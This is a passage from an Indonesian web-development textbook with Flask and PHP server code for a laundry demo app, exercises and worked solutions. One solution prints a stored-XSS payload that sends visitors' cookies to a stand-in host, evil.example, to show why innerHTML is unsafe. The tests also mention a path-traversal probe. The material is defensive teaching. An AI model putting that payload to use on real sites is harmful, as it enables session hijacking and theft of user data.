    s = status_of(b)
    return page(f"{s['bill_id']}: {s['status_text']}",
                f"<p>{escape(s['service'])}, quantity {s['unit']}. Total
{money(s['payment'])}, "
                f"still to pay {money(s['balance'])}.</p>\n"
                f"<p>{escape(s['outlet']['name'])}, {escape(s['outlet']['phone'])}</p>\n")


@app.post("/pickup")
def pickup():
    errors, v = validate_pickup(request.form)
    if errors:
        items = "".join(f"<li>{escape(m)}</li>\n" for m in errors.values())
        return page("Please check the form", f"<ul>\n{items}</ul>\n"), 422
    s = v["service"]
    care = ", ".join(v["care"]) or "none"
    return page(f"Thank you, {v['name']}",
                f"<p>We will collect your laundry on {v['date']} at {v['slot'] or '09:00'}
"
                f"for our {OUTLETS[v['outlet']]} outlet.</p>\n"
                f"<p>{escape(s['description'])}: {v['units']} x {money(s['price'])} = "
                f"{money(s['price'] * v['units'])} (an estimate; we weigh at the
counter).</p>\n"
                f"<p>Care instructions: {escape(care)}.</p>\n")
```

Bandingkan **Kode 2.54** dengan versi Java. `@app.get` dan `@app.post` adalah keputusan yang diambil **Kode 2.51** dengan tangan; `request.args` adalah untaian kueri yang sudah diurai dan `request.form` badannya yang sudah diurai — Flask mengerjakan **Kode 2.53** untuk Anda; `jsonify` menulis JSON dengan `Content-Type` yang benar; dan mengembalikan pasangan seperti `(page, 422)` mengatur kode status. Satu baris di dalam `validate_pickup` layak disalin ke setiap kerangka kerja yang pernah Anda pakai, **Kode 2.55**.

Kode 2.55 Membaca kelompok kotak centang: `getlist`, bukan `get`, lalu membuang apa pun yang tidak ada di daftar (cuplikan `python/app.py`).

```
    care = [CARE[c] for c in f.getlist("care") if c in CARE]    # getlist: every ticked box
```

Dua pertahanan pada **Kode 2.55**: `getlist` alih-alih `get`, agar kedua kotak yang dicentang sampai; dan `if c in CARE`, agar permintaan yang membawa `care=free` — yang tidak mungkin dihasilkan formulir tetapi mungkin dikirim `curl` — dibuang, bukan dipercaya. Kode status 422, *Unprocessable Content* [4], berarti "saya memahami permintaan ini, tetapi isinya tidak dapat diterima"; halaman yang dibawanya mendaftar setiap masalah.

2.26.3 PHP: peladen bawaan dan sebuah perute

PHP menjalankan peladen web pengembangan dengan satu perintah [11]. Jika diberi **skrip perute**, peladen itu mengirim setiap permintaan ke skrip tersebut lebih dahulu; ketika skrip mengembalikan `false`, PHP sendiri menyajikan berkas yang diminta dari folder yang disebut `-t`. **Kode 2.56** adalah bagian pengarah di puncak `php/router.php`.

Kode 2.56 Bagian pengarah perute PHP (cuplikan `php/router.php`). Mengembalikan `false` menyerahkan permintaan kembali kepada PHP, yang lalu menyajikan berkasnya.

```
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);

if ($method === 'GET' && $path === '/api/services') {
    $list = array_map(fn($s) => ['id' => $s['id'], 'description' => $s['description'],
                                 'price' => (int) $s['price']], read_csv('Service.csv'));
    send_json(200, ['data' => $list]);
} elseif ($method === 'GET' && $path === '/api/status') {
    $bill = $_GET['bill'] ?? '';
    $phone = $_GET['phone'] ?? '';
    if (trim($bill) === '' || digits($phone) === '') {
        send_json(400, ['error' => ['code' => 'bad_request',
                                    'message' => 'Give the bill number and the phone
number.']]);
    } elseif (($b = find_bill($bill, $phone)) === null) {
        send_json(404, ['error' => ['code' => 'not_found',
                                    'message' => 'No bill found for this number and
phone.']]);
    } else {
        send_json(200, status_of($b));
    }
} elseif ($method === 'GET' && $path === '/status') {
    $b = find_bill($_GET['bill'] ?? '', $_GET['phone'] ?? '');
    if ($b === null) {
        http_response_code(404);
        echo page('Where is my laundry?', "<p>No bill found for this number and
phone.</p>\n");
    } else {
        $s = status_of($b);
        echo page("{$s['bill_id']}: {$s['status_text']}",
            '<p>' . h($s['service']) . ", quantity {$s['unit']}. Total " .
money($s['payment'])
            . ', still to pay ' . money($s['balance']) . ".</p>\n<p>" .
h($s['outlet']['name'])
            . ', ' . h($s['outlet']['phone']) . "</p>\n");
    }
} elseif ($method === 'POST' && $path === '/pickup') {
    pickup(form_values(file_get_contents('php://input')));
} elseif ($method === 'GET') {
    return false;                          // a file: PHP serves it from ../html (or
answers 404)
} else {
    http_response_code(405);
    echo 'Method not allowed';
}
```

`$_GET` memuat untaian kueri yang sudah diurai. Untuk badan permintaan, PHP menyediakan `$_POST` — tetapi, seperti diperingatkan wawasan kunci Subbab 2.13.3, `$_POST['care']` hanya akan memuat kotak *terakhir* yang dicentang, karena PHP mengharapkan nama yang berulang ditulis `care[]` di HTML. Alih-alih membuat satu formulir berbeda demi satu peladen, perute ini membaca badan mentahnya dan menguraikannya sendiri, **Kode 2.57**.

Kode 2.57 Mengurai badan mentah agar nama yang berulang mempertahankan setiap nilainya (cuplikan `php/router.php`).

```
/** "a=1&b=x+y&b=%26" -> ['a' => ['1'], 'b' => ['x y', '&']]. PHP's own $_POST would keep
    only the LAST "b"; it expects repeated names to be written b[] in the HTML. */
function form_values(string $raw): array
{
    $out = [];
    foreach ($raw === '' ? [] : explode('&', $raw) as $pair) {
        [$k, $v] = array_pad(explode('=', $pair, 2), 2, '');
        $out[urldecode($k)][] = urldecode($v);
    }
    return $out;
}
```

Kode 2.57 adalah **Kode 2.53** dalam PHP: `explode` untuk `split`, `urldecode` untuk `URLDecoder.decode`, dan `$out[$k][] = $v` untuk menambahkan. *Escaping* dilakukan `htmlspecialchars` dengan `ENT_QUOTES`, dibungkus dalam fungsi `h()`, dan JSON oleh `json_encode`. Bab 3 mengajarkan bahasanya secara tuntas.

2.26.4 Satu uji, tiga peladen

`tests/smoke_test.py` hanya memakai pustaka standar Python untuk mengirim dua belas permintaan ke peladen mana pun dan memeriksa jawabannya: halaman beranda dan lembar gaya, daftar layanan, tagihan yang ditemukan, telepon yang salah (404) dan telepon yang kosong (400), halaman status HTML, permintaan penjemputan yang sah, yang tidak sah dengan delapan isian salah (422), nama yang memuat `<script>` (di-*escape*), nilai perawatan tak dikenal (dibuang), dan `/../data/Service.csv` (ditolak). Dijalankan terhadap setiap peladen bergantian, ia mencetak hal yang sama tiga kali:

```
PASS home page
PASS stylesheet
PASS GET /api/services
PASS GET /api/status (found)
PASS GET /api/status (wrong phone) 404
PASS GET /api/status (no phone) 400
PASS GET /status (HTML page)
PASS POST /pickup (valid)
PASS POST /pickup (invalid) 422, 8 messages
PASS POST /pickup escapes the name
PASS POST /pickup drops unknown care values
PASS no files outside html/
12 passed, 0 failed
```

Untuk permintaan yang sah — 4,3 kilogram cuci, kering, dan lipat — ketiganya menjawab `5 x Rp 8.000 = Rp 40.000`. Periksalah dengan tangan: aturan BR-2 toko membulatkan 4.3 ke atas menjadi $\lceil 4.3 \rceil = 5$ kilogram, dan $5 \times 8{,}000 = 40{,}000$. Permintaan yang tidak sah tidak pernah melewati formulir, sehingga tidak ada pemeriksaan peramban yang berjalan, dan setiap peladen tetap menangkap kedelapan masalahnya: Subbab 2.14 dalam praktik. `tests/browser_test.py` yang opsional menjalankan ketiga halaman di Chromium sungguhan tanpa layar terhadap setiap peladen dan lolos kesembilan pemeriksaannya di ketiganya.

HTML yang sama, aturan yang sama, aritmetika yang sama, pipa yang berbeda: itulah gunanya tiga jalur.

2.27 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan di `app.profitina.com`. Profitina mengukur seberapa siap situs web sebuah merek untuk *dikutip mesin penjawab AI* — disiplin yang disebut GEO, *Generative Engine Optimization*, yang bagi mesin penjawab sama seperti SEO bagi daftar tautan — lalu membantu memperbaiki temuannya. Profitina memberi saran; pemilik merek yang memutuskan. Hampir semua isi bab ini adalah sesuatu yang dilihatnya.

Struktur adalah sinyalnya. Pemindai datang ke sebuah halaman seperti peramban, hanya berbekal markahnya. Dari **Kode 2.16** hampir tidak ada yang dapat diambil: tanpa kerangka, tanpa isi utama, tanpa batas antara navigasi dan teks. Dari **Kode 2.17** mesin dapat menemukan `<main>`, membaca hierarki judul sebagai daftar isi, dan mengambil paragraf yang menjawab pertanyaan. Keterambilan isi (*content extractability*) adalah salah satu keluarga sinyal yang dinilai Profitina, dan saran yang paling sering diberikannya adalah saran Subbab 2.10: pakailah elemen yang menyebut benda itu apa.

Halaman harus bekerja sebelum skrip berjalan. Tabel harga di Subbab 2.25 ditulis di HTML dan hanya *diperbarui* oleh JavaScript; harga yang baru ada setelah skrip berjalan bisa tak terlihat oleh perayap yang tidak menjalankan skrip. *Progressive enhancement* menentukan apakah sebuah halaman dapat dikutip sama sekali.

Keterambilan beririsan dengan aksesibilitas. Apakah setiap gambar punya teks `alt`? Apakah hanya ada satu `<h1>`? Apakah tingkat judul menurun tanpa lompatan? Apakah daftar harga berupa `<table>` dengan `<th scope>`, atau gambar sebuah tabel? Masing-masing adalah pemeriksaan yang dapat dijalankan program atas HTML, dan masing-masing berpadanan dengan subbab yang sudah Anda baca. Bahwa semua itu juga pemeriksaan WCAG [1] bukanlah kebetulan: apa yang dapat diurai pembaca layar, dapat diurai model bahasa.

Data terstruktur juga markah. Sebuah halaman dapat pula membawa anotasi `schema.org` yang menyatakan terang-terangan *ini sebuah binatu, ini alamatnya, ini jam bukanya*, dan sebuah situs dapat menerbitkan aturan `robots.txt` yang menentukan perayap mana yang boleh membacanya. Content Engine Profitina menyusun draf keduanya, dengan Qwen2.5 yang berjalan secara lokal di peladen Profitina sendiri, bukan model yang di-*hosting* pihak lain, sehingga halaman pelanggan tidak pernah keluar dari peladen itu untuk diproses AI.

Dasbornya adalah halaman-halaman seperti ini. Pemilik merek mengetik sebuah domain ke `<input type="url">`, dan peladen mengulang setiap pemeriksaan yang sudah dilakukan peramban. Kokpitnya mengisi dirinya dengan satu `fetch` ke `GET /api/me/dashboard`, JSON yang ditampilkan melalui DOM, pola yang sama dengan **Kode 2.44**. Pendaftarannya dibangun menurut UU PDP 27/2022 [2] — persetujuan eksplisit, ekspor data, penghapusan tuntas — dan kotak persetujuan pada **Kode 2.23** adalah versi skala pengajaran dari kontrol yang sesungguhnya.

> **INGAT.** Studi kasus yang dapat dijalankan di buku ini selalu **Profitina Laundry**. Profitina sendiri muncul untuk menunjukkan di mana materi ini mendarat dalam produk yang dipakai orang.

2.28 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

1. **Kontrol tanpa `name`.** Tampaknya benar, perilakunya benar, dan nilainya tidak pernah sampai ke peladen. Selalu periksa `name` lebih dahulu.

2. **Memakai GET untuk sesuatu yang mengubah data.** Pengunjung menekan Muat Ulang dan meminta dua penjemputan. **Tabel 2.11**: apakah ini mengubah sesuatu? POST.
3. **Membaca kelompok kotak centang dengan pengakses tunggal.** `getParameter`, `form.get`, dan `$_POST['care']` di PHP hanya menyimpan satu nilai; pakai `getParameterValues`, `getlist`, atau `care[]`.
4. **Mengira kotak centang yang tidak dicentang mengirim nilai kosong.** Ia tidak mengirim apa pun. Periksa ketiadaan, bukan `""`.
5. **Memercayai validasi peramban.** Ia menghentikan kekeliruan, bukan serangan.
6. **Menaruh teks pengunjung ke halaman tanpa *escaping*.** Di peladen, ganti `&`, `<`, `>`, `"`, dan `'`; di peramban, pakai `textContent`, jangan pernah `innerHTML`.
7. **Memakai tingkat judul karena ukurannya.** Atur ukuran di CSS dan jaga kerangkanya tetap jujur.
8. **Memakai tabel untuk tata letak.** Tabel untuk data; *grid* dan *flexbox* untuk tata letak.
9. **`<div>` padahal ada elemen yang sesungguhnya. Tabel 2.6** punya satu untuk hampir segala hal.
10. **`id` yang dipakai dua kali.** Tidak sah; `getElementById` hanya mengembalikan yang pertama dan `<label for>` menjadi ambigu.
11. **Lupa `box-sizing: border-box`**, sehingga `width: 50%` ditambah *padding* menjadi lebih dari separuh.
12. **Meraih `!important`** alih-alih membaca **Tabel 2.14**.
13. **Mengetik satu warna dua belas kali** alih-alih menamainya sekali sebagai properti kustom.
14. **Memakai `==` di JavaScript**, lalu mendapati `"5" == 5` bernilai `true`.
15. **Lupa bahwa `fetch` tidak gagal pada 404.** Periksa `response.ok`.
16. **Tidak pernah memvalidasi.** Peramban tidak melaporkan galat; pemeriksa W3C melaporkannya, dalam hitungan detik [12].

2.29 Ringkasan Bab

- **Bahasa markah** menggambarkan dokumen alih-alih menjadi bagian isinya; **HTML** adalah markah ditambah tautan, dan sebuah halaman adalah pohon (**Gambar 2.4**).
- Setiap halaman diawali `<!DOCTYPE html>`, menyatakan `lang`, memasang `<meta charset="utf-8">` dan *viewport*, serta punya `<title>` yang sungguhan.
- Tag **logis** menyatakan makna teks; tag **fisik** hanya menyatakan rupanya. Tingkat judul adalah peringkat, bukan ukuran; `<img>` memerlukan `alt`; tabel adalah untuk data dan memerlukan `<th scope>`.
- Elemen **HTML5 semantis** dan sedikit atribut ARIA membuat halaman dapat dipakai melalui pembaca layar dan papan ketik, serta terbaca oleh mesin.
- **Formulir** mengirim **pasangan nama dan nilai**: tanpa `name` tidak ada yang terkirim, kotak centang yang tidak dicentang tidak mengirim apa pun, nama yang berulang tiba berulang. **GET** menaruh pasangan-pasangan itu di URL dan dipakai untuk membaca; **POST** menaruhnya di badan permintaan dan dipakai untuk mengubah; keduanya memakai pengodean persen (Persamaan (2.2)), dan unggahan memakai `multipart/form-data`.
- Validasi di tiga tempat: HTML tanpa biaya, JavaScript untuk pesan yang baik, **peladen karena tidak ada yang lain yang dapat dipercaya**.

- **CSS** adalah `selector { property: value; }`, sebaiknya di berkas eksternal, dengan desain dinamai sekali dalam **properti kustom**. Persaingan diputuskan oleh kepentingan, lalu **spesifisitas** (Persamaan (2.3)), lalu urutan sumber.
- Setiap elemen adalah kotak (Persamaan (2.4)); tulis `box-sizing: border-box` sekali. ***Flexbox*** menata satu dimensi, ***grid*** dua, dan ***media query*** menyesuaikan hasilnya, *mobile first*.
- **JavaScript** adalah perilaku: `const` dan `let`, `===`, fungsi, larik, objek, dan **JSON**. Ia mengubah halaman melalui **DOM**, menanggapi **peristiwa**, dan berbicara dengan peladen memakai `fetch` — dengan `textContent`, tidak pernah `innerHTML`.
- Struktur di HTML, presentasi di CSS, perilaku di JavaScript — dibuktikan oleh **Kode 2.45**, **Kode 2.46**, dan **Kode 2.47**, lalu diterapkan pada ketiga halaman publik Profitina Laundry, yang disajikan dan diperiksa secara identik oleh tiga peladen dalam Java, Python, dan PHP.

Sumber-sumber rujukan utamanya adalah HTML Living Standard [12], spesifikasi CSS [13], RFC HTTP dan URI [4], [3], ECMAScript [5], Fetch Standard [7], dan JSON [6]; MDN Web Docs [14] adalah versi yang mudah dibaca dari semuanya dan sebaiknya menjadi tab pertama yang Anda buka ketika buntu. Untuk bacaan kedua yang lebih santai atas materi bab ini, lihat Duckett [15] dan Robbins [16].

2.30 Soal Latihan

2.1 Tulislah dokumen HTML5 terkecil yang lengkap dan sah, yang menampilkan *Profitina Laundry* sebagai judul utama halaman, dengan `<title>` yang masuk akal.

2.2 Jelaskan dengan kata-kata Anda sendiri mengapa `<strong>` lebih baik daripada `<b>`, dan berikan satu kasus ketika `<b>` tetap benar.

2.3 Potongan berikut salah dalam tiga hal. Sebutkan masing-masing dan perbaiki.

```
<p>A <b>bold and <i>italic</p></b> word.</i>
```

2.4 Halaman di `https://laundry.example/info/prices.html` memuat `<a href="../contact.html">`. URL apa yang diminta peramban? Bagaimana dengan `<a href="/contact.html">` dan `<a href="contact.html">`?

2.5 Tambahkan baris untuk *Ironing only, Rp 6.000 per kilogram* pada tabel **Kode 2.15**, di tempat yang tepat, dan sebutkan sel mana yang diumumkan pembaca layar sebagai kepala untuk `6.000`.

2.6 Mengapa `<input type="checkbox" name="consent" value="yes">` tidak mengirim apa pun jika tidak dicentang, dan apa artinya bagi kode peladen yang membacanya?

2.7 Seorang rekan menulis `<input type="text" id="phone">` dan tidak mengerti mengapa peladen tidak pernah melihat nomornya. Apa yang kurang?

2.8 Hitung spesifisitas setiap selektor berikut dan tentukan mana yang menang: `#main .price span`, `.price span.currency`, `main .price .currency`.

2.9 Sebuah elemen punya `width: 240px`, `padding: 16px`, `border: 2px solid`, dan `margin: 12px`. Berapa lebarnya di layar, dan berapa ruang horizontal yang ditempatinya, (a) secara bawaan dan (b) dengan `box-sizing: border-box`?

2.10 Tulislah *media query* yang menyusun navigasi secara vertikal di bawah 40 rem dan secara horizontal mulai 40 rem, dengan pendekatan *mobile first*.

2.11 Kodekan-persen untaian `Jalan A&W #3, 50% off` sebagaimana akan muncul di badan formulir.

2.12 Mengapa formulir login selalu memakai POST? Berikan tiga alasan yang terpisah.

2.13 Dengan properti kustom pada **Kode 2.30**, tulislah satu aturan yang memberi setiap `<fieldset>` latar kartu dan jari-jari sudut toko, lalu jelaskan mengapa aturan itu tidak perlu diubah untuk mode gelap.

2.14 Dengan Persamaan (2.1), tentukan apakah teks putih di atas biru `#2563eb` (luminans relatif sekitar 0,153) memenuhi batas minimal 4,5 banding 1.

2.15 Tambahkan unggahan berkas pada formulir penjemputan agar pelanggan dapat melampirkan foto noda. Sebutkan dua perubahannya, dan jelaskan rupa badan permintaan sesudahnya.

2.16 Apa yang dicetak `console.log("8000" + 1, "8000" - 1, [1, 2, 3].map((x) => x * 8000))`, dan mengapa?

2.17 Jelaskan mengapa `event.preventDefault()` diperlukan pada **Kode 2.50**, dan apa yang terjadi jika baris itu dihapus.

2.18 Seorang pengembang memendekkan **Kode 2.41** menjadi `tbody.innerHTML += "<tr><th>" + s.description + "</th></tr>"`. Jelaskan serangan yang menjadi mungkin karenanya, dan perubahan yang mencegahnya.

2.19 Pada **Kode 2.44**, mengapa kode memeriksa `response.ok` alih-alih mengandalkan `catch`? Apa yang akan dilihat pengunjung untuk nomor telepon yang salah jika pemeriksaan itu dihapus?

2.31 Penyelesaian Soal Latihan

2.1

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
</body>
</html>
```

Doctype mencegah *quirks mode*, `lang` membantu pembaca layar dan mesin pencari, `<meta charset>` memastikan pengodean, dan `<title>` adalah yang tampil di tab, markah, dan hasil pencarian. Baris *viewport* biasanya juga ada, dan dihilangkan di sini hanya karena soal meminta dokumen terkecil.

2.2 `<strong>` menyatakan bahwa teks itu penting; `<b>` hanya menyatakan bahwa teks itu harus lebih tebal. Teknologi bantu dan mesin pencari dapat memakai kepentingan tetapi tidak dapat memakai tinta, dan satu aturan `strong { }` kelak dapat menata ulang semua teks penting. `<b>` benar ketika sepotong teks perlu menonjol secara tipografis tanpa menjadi lebih penting — nama produk dalam kalimat, kata kunci dalam ringkasan.

2.3 `<i>` dibuka di dalam `<b>` tetapi ditutup di luar `<p>`; `<b>` dibuka di dalam `<p>` tetapi ditutup di luarnya; dan `</p>` datang sebelum anak-anaknya ditutup. Tutuplah dengan urutan kebalikan dari urutan membuka:

```
<p>A <b>bold and <i>italic</i></b> word.</p>
```

2.4 `../contact.html` berarti naik satu folder: `https://laundry.example/contact.html`. `/contact.html` dimulai dari akar situs dan di sini menghasilkan URL yang sama, tetapi akan tetap demikian dari kedalaman sepuluh folder sekalipun. `contact.html` tetap di folder yang sama: `https://laundry.example/info/contact.html`.

2.5 Sisipkan `<tr><th scope="row">Ironing only</th><td>kilogram</td><td>6.000</td></tr>` setelah baris *express*, agar layanan per berat tetap berkelompok. Pembaca layar mengumumkan `6.000` bersama kepala barisnya, *Ironing only*, dan kepala kolomnya, *Price (Rp)*, berkat kedua atribut `scope`.

2.6 Kotak centang mengirim `name` dan `value`-nya **hanya jika dicentang**; jika tidak, pasangannya tidak ada, karena keadaannya dibawa oleh kehadiran. Kode peladen harus memeriksa ketiadaan: di Java, `"yes".equals(first(f, "consent"))` aman, sedangkan `f.get("consent").get(0)` melempar galat; di Flask, `request.form.get("consent") == "yes"` benar karena `get` mengembalikan `None`; di PHP, `($_POST['consent'] ?? '') === 'yes'`.

2.7 Atribut `name`. `id` adalah pegangan untuk CSS, JavaScript, dan `<label for>`; hanya `name` yang menjadikan nilai itu bagian dari permintaan.

2.8 Hitung `id`, lalu kelas, lalu elemen, seperti dilakukan **Tabel 2.20**.

Tabel 2.20 Spesifisitas untuk Soal 2.8.

Selektor	(*a*,*b*,*c*)	Skor
`#main .price span`	(1,1,1)	111
`.price span.currency`	(0,2,1)	21
`main .price .currency`	(0,2,1)	21

Yang pertama menang mutlak: ia punya `id`, dan berapa pun banyaknya kelas tidak mengalahkan satu `id`. Dua yang lain seri pada (0,2,1), sehingga yang ditulis belakangan yang menang.

2.9 (a) Menurut Persamaan (2.4), $240 + 2 \times 16 + 2 \times 2 = 276$ px di layar, dan $276 + 2 \times 12 = 300$ px yang ditempati. (b) Dengan `border-box`, lebarnya tepat 240 px di layar, isinya menyusut menjadi $240 - 32 - 4 = 204$ px, dan $240 + 24 = 264$ px yang ditempati.

2.10

```
.site-menu ul { display: flex; flex-direction: column; gap: 0.25rem;
                list-style: none; margin: 0; padding: 0; }

@media (min-width: 40rem) {
  .site-menu ul { flex-direction: row; }
}
```

Tata letak sempit tidak memerlukan *query*; *query* itu hanya menambahkan susunan baris.

2.11 Huruf, digit, `-`, `.`, `_`, dan `~` lolos apa adanya; spasi menjadi `+`; menurut Persamaan (2.2), `&` (38) menjadi `%26`, `#` (35) menjadi `%23`, `,` (44) menjadi `%2C`, dan `%` (37) menjadi `%25`:

```
Jalan+A%26W+%233%2C+50%25+off
```

Tanda `%` harfiah juga harus dikodekan, atau dua karakter setelahnya akan dibaca sebagai kode heksadesimal.

2.12 GET menaruh kata sandi di URL, sehingga ia muncul di bilah alamat dan riwayat peramban. Peladen mencatat baris permintaan secara lengkap, sehingga kata sandi masuk ke berkas log teks polos yang dapat dibaca jauh lebih banyak orang daripada basis data kata sandi. URL juga

berpindah ke permintaan berikutnya lewat header `Referer` dan dapat tersimpan di *cache*. Dan login mengubah keadaan (ia membuat sesi), sedangkan GET didefinisikan sebagai aman [4].

2.13 `fieldset { background: var(--card); border-radius: var(--radius); }`. Aturan itu menyebut token, bukan warna, dan *query* mode gelap pada **Kode 2.30** mendefinisikan ulang `--card`, sehingga *fieldset* ikut menyesuaikan diri dengan sendirinya.

2.14 Menurut Persamaan (2.1), $(1 + 0.05)/(0.153 + 0.05) = 1.05/0.203 \approx 5.2$, yang berada di atas 4,5: teks putih pada tombol biru lolos.

2.15 Tambahkan `enctype="multipart/form-data"` pada `<form>`, dan tambahkan `<input type="file" id="photo" name="photo" accept="image/*">` beserta labelnya. Metodenya sudah `post`, dan memang harus demikian, karena GET tidak punya badan. Badan permintaan lalu menjadi rangkaian bagian yang dipisahkan batas yang disebut di `Content-Type`, masing-masing dengan header `Content-Disposition` — ditambah `filename` dan `Content-Type` untuk fotonya — satu baris kosong, dan bita-bita mentahnya, persis seperti **Kode 2.26**. Peladen lalu harus mengurai badan *multipart*, yang dikerjakan Flask dan PHP dengan sendirinya dan tidak dikerjakan peladen Java bab ini.

2.16 Ia mencetak `80001 7999 [ 8000, 16000, 24000 ]`. `+` dengan untaian menyambung teks, menghasilkan `"80001"`; `-` hanya bekerja pada bilangan, sehingga `"8000"` dikonversi dan $8000 - 1 = 7999$; `map` mengalikan setiap elemen dengan 8000.

2.17 Peristiwa `submit` punya tindakan bawaan: mengemas formulir dan mengirim permintaan. Pendengar berjalan *sebelum* tindakan itu, dan `preventDefault()` membatalkannya. Hapus panggilan itu, dan formulir tetap dikirim walaupun ada isian yang salah: pesan-pesan sempat muncul sekilas lalu halaman berpindah ke halaman 422 dari peladen. Peladen tetap menolak permintaannya (Subbab 2.14), sehingga galatnya menyangkut kenyamanan, bukan kebenaran — persis pembagian kerja antara keduanya.

2.18 Deskripsi layanan yang memuat `<img src=x onerror="fetch('https://evil.example/?c='+document.cookie)">` akan diurai sebagai markah dan berjalan di peramban setiap pengunjung: *cross-site scripting* yang tersimpan. Membangun baris dengan `createElement` dan mengisi `textContent`, seperti dilakukan **Kode 2.41**, membuat peramban memperlakukan deskripsi itu sebagai teks, apa pun isinya.

2.19 `fetch` hanya melempar galat ketika sama sekali tidak ada jawaban — jaringan mati, atau koneksi ditolak. 404 *adalah* sebuah jawaban, sehingga tanpa pemeriksaan `response.ok` kode akan memanggil `show(body)` dengan objek galat, dan halaman akan menampilkan `<h2>` berbunyi "undefined: undefined" alih-alih "No bill found for this number and phone."

Daftar Pustaka

[1] W3C, *Web Content Accessibility Guidelines (WCAG) 2.2*, W3C Recommendation, Oct. 2023. [Online]. Available: https://www.w3.org/TR/WCAG22/

[2] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[3] T. Berners-Lee, R. Fielding, and L. Masinter, *Uniform Resource Identifier (URI): Generic Syntax*, RFC 3986, Internet Engineering Task Force, Jan. 2005.

[4] R. Fielding, M. Nottingham, and J. Reschke, Eds., *HTTP Semantics*, RFC 9110, Internet Engineering Task Force, Jun. 2022.

[5] Ecma International, *ECMAScript 2026 Language Specification*, ECMA-262, 17th ed. Geneva, Switzerland, Jun. 2026.

[6] T. Bray, Ed., *The JavaScript Object Notation (JSON) Data Interchange Format*, RFC 8259, Internet Engineering Task Force, Dec. 2017.

[7] WHATWG, *Fetch: Living Standard*. Web Hypertext Application Technology Working Group, 2026. [Online]. Available: https://fetch.spec.whatwg.org/

[8] Oracle, *Java SE 21 API Specification: Module jdk.httpserver, package com.sun.net.httpserver*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[9] Eclipse Foundation, *Jakarta Servlet Specification, Version 6.1*. Ottawa, ON, Canada, 2024. [Online]. Available: https://jakarta.ee/specifications/servlet/

[10] M. Grinberg, *Flask Web Development: Developing Web Applications with Python*, 2nd ed. Sebastopol, CA, USA: O'Reilly Media, 2018.

[11] The PHP Group, *PHP Manual: Built-in web server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[12] WHATWG, *HTML: Living Standard*. Web Hypertext Application Technology Working Group, 2026. [Online]. Available: https://html.spec.whatwg.org/

[13] W3C, *CSS Snapshot 2024*, W3C Group Note, 2024. [Online]. Available: https://www.w3.org/TR/css-2024/

[14] Mozilla, *MDN Web Docs: HTML, CSS and JavaScript reference*. [Online]. Available: https://developer.mozilla.org/

[15] J. Duckett, *HTML and CSS: Design and Build Websites*. Indianapolis, IN, USA: John Wiley and Sons, 2011.

[16] J. N. Robbins, *Learning Web Design: A Beginner's Guide to HTML, CSS, JavaScript, and Web Graphics*, 5th ed. Sebastopol, CA, USA: O'Reilly Media, 2018.

Bab 3
PHP dari Nol

Setelah menyelesaikan bab ini, Anda akan mampu menulis PHP 8.4 sejak baris pertama dan menaruhnya di web sehingga sebuah peramban di tempat lain dapat memakainya. Anda akan tahu apa yang terjadi dalam setengah detik antara sebuah klik dan munculnya halaman baru: mesin mana mengerjakan apa, dalam urutan apa, dan di mana kode Anda berada dalam rantai itu. Anda akan menguasai sintaksis PHP, tipe-tipenya dan cara PHP mengonversi antartipe secara diam-diam, operatornya, percabangan dan perulangannya, fungsinya, *string*-nya, serta *array*-nya. Anda akan membaca formulir dari permintaan dengan GET dan POST, memeriksa setiap isian, menolak yang buruk, dan mencetak yang diterima tanpa membiarkan teks orang asing berubah menjadi kode. Anda akan mengingat pengunjung dari satu permintaan ke permintaan berikutnya dengan *cookie* dan sesi, dan Anda akan menyimpan kata sandi dengan satu-satunya cara yang dapat diterima, yaitu sebagai *hash*. Setiap gagasan web itu diperlihatkan tiga kali, dalam PHP, dalam Java dengan peladen HTTP bawaan JDK, dan dalam Python dengan Flask, sehingga Anda melihat satu permintaan ditangani dengan tiga cara dan mempelajari gagasannya, bukan dialeknya. Hasil berjalannya adalah bagian kecil tetapi nyata dari Profitina Laundry: kalkulator harga, formulir kontak, dan halaman staf untuk membaca pesan.

3.1 Sampai di Mana Kita

Bab 1 memberi buku ini kalimat yang menjadi gantungannya: **peramban bertanya, peladen menjawab**. Peramban membuka koneksi dan mengirim permintaan yang menyebut sebuah sumber daya; peladen mengirim kembali respons yang terdiri atas baris status, beberapa *header*, dan badan. Jika badannya HTML, peramban menggambarnya.

Bab 2 mengisi badan itu dengan sesuatu yang layak digambar: HTML untuk mengatakan *ini judul, ini formulir*, dan CSS untuk mengatakan *dan beginilah tampilannya*. Namun setiap halaman Bab 2 punya satu sifat diam-diam, dan bab inilah yang menghapusnya: **halaman itu sama bagi semua orang**. Berkas di peladen berisi bita tertentu, dan setiap pengunjung menerima bita yang persis sama. Jika harga cuci naik, seseorang harus membuka berkas itu dan menyuntingnya. Jika pelanggan mengetik nama ke dalam `<form>` Anda lalu menekan tombol, tidak terjadi apa-apa, karena tidak ada apa pun di peladen yang mendengarkan.

